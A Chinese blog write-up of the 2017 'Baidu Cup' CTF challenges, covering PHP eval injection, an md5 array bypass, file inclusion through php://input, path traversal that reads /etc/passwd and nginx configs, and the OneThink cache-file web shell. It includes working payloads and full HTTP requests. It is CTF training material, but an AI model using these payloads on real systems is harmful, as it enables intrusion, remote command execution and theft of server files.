“百度杯”CTF比赛 2017 二月场 wp

原创

ThnPkm 于 2022-04-04 16:16:09 发布 900 收藏
分类专栏： 刷题 wp 文章标签： php ctf 安全 linux html

目录


爆破-1

> flag在一个长度为6的变量里面

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/',$a )){
  die('ERROR');
}
eval("var_dump($$a);");
show_source(__FILE__);
?>
```

$$a ,可以实现变量覆盖，

hello传入GLOBALS全局变量，$$a可以实现查看全部变量





爆破-2

> flag不在变量中

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

变量配合var_dump好像可以直接rce了





姿势很多了

hello=system('tac flag,php')

hello=file('flag.php')

也可以直接

hello=hilight_file('flag.php')

hello=show_source('flag.php')

爆破-3

> 这个是真爆破

```php
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
  $_SESSION['nums'] = 0;
  $_SESSION['time'] = time();
  $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
  session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
  $_SESSION['nums']++;
  $_SESSION['whoami'] = $str_rands;
  echo $str_rands;
}

if($_SESSION['nums']>=10){
  echo $flag;
}

show_source(__FILE__);
?>
```

代码审计

“百度杯”CTF比赛 2017 二月场--web 爆破-3 writeup_会下雪的晴天的博客-CSDN博客

说的也很清楚

1. 设置变量nums为0；time为当前时间；whoami的值为：ea
2. 120秒后结束回话
3. 传入变量value的值
4. 创建一个从 “a” 到 “z” 的数组$str_rand
5. mt_rand()从0-25随机选取数字，整句话得到两个随机字母
6. whoami需要等于value的前两位，并且value的md5值的第5为开始，长度为4的字符串==0
7. 循环10次输出flag

md5直接那里直接用数组就可以绕过了


先传入ea，左上角会弹出新的随机字母，继续重复即可,手动的时间完全够

include

> 没错，就是文件包含漏洞

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

使用伪协议， hackbar经常有问题，直接用burp就行



```
GET /?path=php://input HTTP/1.1
Host: eci-2ze8oujsd7vyoe1cq92l.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: __jsluid_h=0f38f7a3fe514f733d78838b3ca88412
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 36

<?php system("tac dle345aae.php");?>
```

```
Connection: close
Vary: Accept-Encoding
X-Via-JSL: 40a8666,-
X-Cache: bypass

<code><span style="color: #000000">
<span style="color: #0000BB">&lt;?php <br />show_source<
style="color: #007700">(</span><span style="color: #0000BB">__FI
style="color: #007700">);<br />if(isset(</span><span style="color:
#0000BB">$_REQUEST</span><span style="color: #007700">[</spa
style="color: #DD0000">'path'</span><span style="color: #007700"
/>    include(</span><span style="color:
#0000BB">$_REQUEST</span><span style="color: #007700">[</spa
style="color: #DD0000">'path'</span><span style="color: #007700"
/>}else{<br />    include(</span><span s
#DD0000">'phpinfo.php'</span><span style="color: #007700">);<
/></span>
</span>
</code>$flag=''flag{e6614474-9ec0-4f5a-8ce8-40f6f6e8b9a8}'';
<?php
```


CSDN @ThnPkm

Zone

> 网站要上线了，还没测试呢，怎么办？


“百度杯”CTF比赛 2017 二月场--Zone_FTOrange的博客-CSDN博客

直接原页面抓包进，修改login=1，然后出现了



CSDN @ThnPkm

这个页面继续抓包，修改login，响应头出现个location



CSDN @ThnPkm

跟着wp操作，尝试在这里访问系统目录 etc/passwd，用../穿越目录没出来，

禁用../的话用双写绕过..././ ，出来了

Request

Raw | Params | Headers | Hex

```
GET /manages/admin.php?module=../../../../../etc/passwd&name=ph HTTP/1.1
Host: eci-2ze87xi56j2egpxd1ope.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Referer: http://eci-2ze87xi56j2egpxd1ope.cloudeci1.ichunqiu.com/index.php
Cookie: login=1; __jsluid_h=69284139ebdac69e0d997f32a0760288
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex

```
Vary: Accept-Encoding
Vary: Accept-Encoding
content-text: text/html;charset=gbk
X-Via-JSL: c67cbcd,-
X-Cache: bypass
Content-Length: 1326

root:x
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdo
```


wp又说查看nginx的配置，（因为这题大概是nginx的漏洞）

查找配位文件的位置为/etc/nginx/nginx.conf


Raw | Params | Headers | Hex

```
GET /manages/admin.php?module=../../../../../etc/nginx/nginx.conf&name=ph HTTP/1.1
Host: eci-2ze87xi56j2egpxd1ope.cloudeci1.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101
Firefox/98.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Referer: http://eci-2ze87xi56j2egpxd1ope.cloudeci1.ichunqiu.com/index.php
Cookie: login=1; __jsluid_h=69284139ebdac69e0d997f32a0760288
Upgrade-Insecure-Requests: 1
```

Raw | Headers | Hex

```
#        root   html;
#        index  index.html index.htm;
#    }
#}


# HTTPS server
#
#server {
#    listen       443 ssl;
#    server_name  localhost;

#    ssl_certificate      cert.pem;
#    ssl_certificate_key  cert.key;

#    ssl_session_cache    shared:SSL:1
#    ssl_session_timeout  5m;

#    ssl_ciphers  HIGH:!aNULL:!MD5;
#    ssl_prefer_server_ciphers  on;

#    location / {
#        root   html;
#        index  index.html index.htm;
#    }
#}
    include  sites-enabled/default;
}
```



又是说最后一行包含了 sites-enabled/default ，去访问这个



autoindex on 表示打开目录浏览功能，因此可以进行目录遍历了

直接访问/online-movies. ./

还有一个细节，通过robots.txt，知道flag在flag.php里



OneThink


> 利用已知的漏洞拿shell吧。

OneThink1.0文件缓存漏洞分析及题目复现 - 安全客，安全资讯平台

这个文章讲了这个漏洞 ，直接学着用就行

注册页面 以 **%0a$a=$_GET[a];#** 作为用户名注册，并抓包 ，换行符和注释符都能绕过些东西

抓包后，对%0a进行URL解码，可以看到换行效果




ookie: PHPSESSID=ecp0b8hbe8afcr39u082h3djl6; __jsluid_h=4ab1464e4d941428b56929c884c3a7ee

sername=
524a%3D%24_GET%5Ba%5D%3B%23%C2%A0&password=123456&repassword=123456&email=2545478889%40qq.com&verify=2fenp

然后放包，注册成功

接着注册用户名 **%0asystem($a);#** 看的出来是要配合rce的，过程同上


然后在按照次序登录这两个用户，过程也跟注册一样，成功登录



然后访问缓存页面，配合rce，这个a就是我们登录后的$a了

```
/Runtime/Temp/2bb202459c30a1628513f40ab22fa01a.php?a=ls
```

2bb202459c30a1628513f40ab22fa01a.php 4e819c837d54a6ed09abc77a8560a66f.php 865e8245bc0c525aa4a48bfb433d7c3e.php 8badceef8761e1f2f



目录穿越

Addons Application Data Public Runtime ThinkPHP Uploads flag.php index.php install.php license.txt logo.png readme.html

?> $flag = "flag{b35e23fb-3e87-4828-89b6-0c84379efd3f}";

misc 2 上古神器

> “波利比奥斯棋盘”
>
> “**3534315412244543_434145114215_132435231542**”

这个没遇到过，积累一波，就是根据密文找对应坐标的字母

这网站不错棋盘密码在线加密解密 - 千千秀字

> ㈠ **波利比奥斯棋盘（Polybius Checkerboard）**
>
> 公元前2世纪，希腊人Polybius发明了这种加密方法。
> 某个字母对应的行列数表示它，达到加密目的。下面:

Polybius棋盘方阵

	1	2	3	4	5
1	A	B	C	D	E
2	F	G	H	I/J	K
3	L	M	N	O	P
4	Q	R	S	T	U
5	V	W	X	Y	Z

其他两个misc好无聊，不写了